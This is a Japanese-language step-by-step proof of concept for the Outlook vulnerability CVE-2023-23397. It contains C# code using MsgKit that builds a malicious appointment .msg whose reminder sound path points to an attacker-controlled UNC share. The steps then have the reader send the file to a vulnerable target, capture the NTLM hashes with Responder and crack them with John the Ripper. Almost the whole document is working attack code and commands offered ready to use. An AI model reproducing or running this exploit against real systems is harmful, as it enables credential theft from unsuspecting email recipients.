
CVE-2023-23397 C# PoC
1- msgkit をダウンロードする

2- appointment クラスを編集し、以下を追加する:
3- プロジェクト内に新しいクラスを作成して、msg ファイルのプロパティを設定する:
using MsgKit.Enums;
using System;
using System.Collections.Generic;
using System.Linq;
using System.Text;
using System.Threading.Tasks;

namespace MsgKit
{
    class Program
    {
        static void Main(string[] args)
        {
            using (var appointment = new Appointment(
            new Sender("[email protected]", "moneertv"),
            new Representing("[email protected]", "moneertv"),
            "CVE-2023-23397"))
            {
                appointment.Recipients.AddTo("[email protected]", "muneer aqraa");
                appointment.Subject = "CVE-2023-23397";
                appointment.Location = "Neverland";
                appointment.MeetingStart = DateTime.Now.Date.AddDays(2).Date;
                appointment.MeetingEnd = DateTime.Now.Date.AddDays(3).Date;
                appointment.AllDay = true;
                appointment.BodyText = "CVE-2023-23397";
                appointment.BodyHtml = "<html><head></head><body><b>testing CVE-2023-23397</b></body></html>";
                appointment.SentOn = DateTime.UtcNow;
                appointment.Importance = MessageImportance.IMPORTANCE_NORMAL;
                appointment.IconIndex = MessageIconIndex.UnsentMail;

                appointment.PidLidReminderFileParameter = @"\\192.168.1.222\";
                appointment.PidLidReminderOverride = true;

                appointment.Save(@"C:\Users\Moneer\Desktop\exploits\CVE-2023-23397\MsgKit-master\generated email msg\dirty.msg");

            }

        }
    }
}


4- プロジェクトの出力タイプをコンソールに変更する:
5- プロジェクトを実行して dirty.msg を生成する
6- メッセージを脆弱なターゲットに送信し、会議のリマインダーが起動するのを待つ
6-2- 待っている間、メインクラスに IP を設定した Kali マシン上で、以下のコマンドを実行して、罠にかかった人がいないかリッスンを続ける: # responder -I eth0 -v
7- ハッシュを入手したら、それらをファイルに保存し、ハッシュに対してワードリスト(例: rockyou)を使って john ripper を実行する

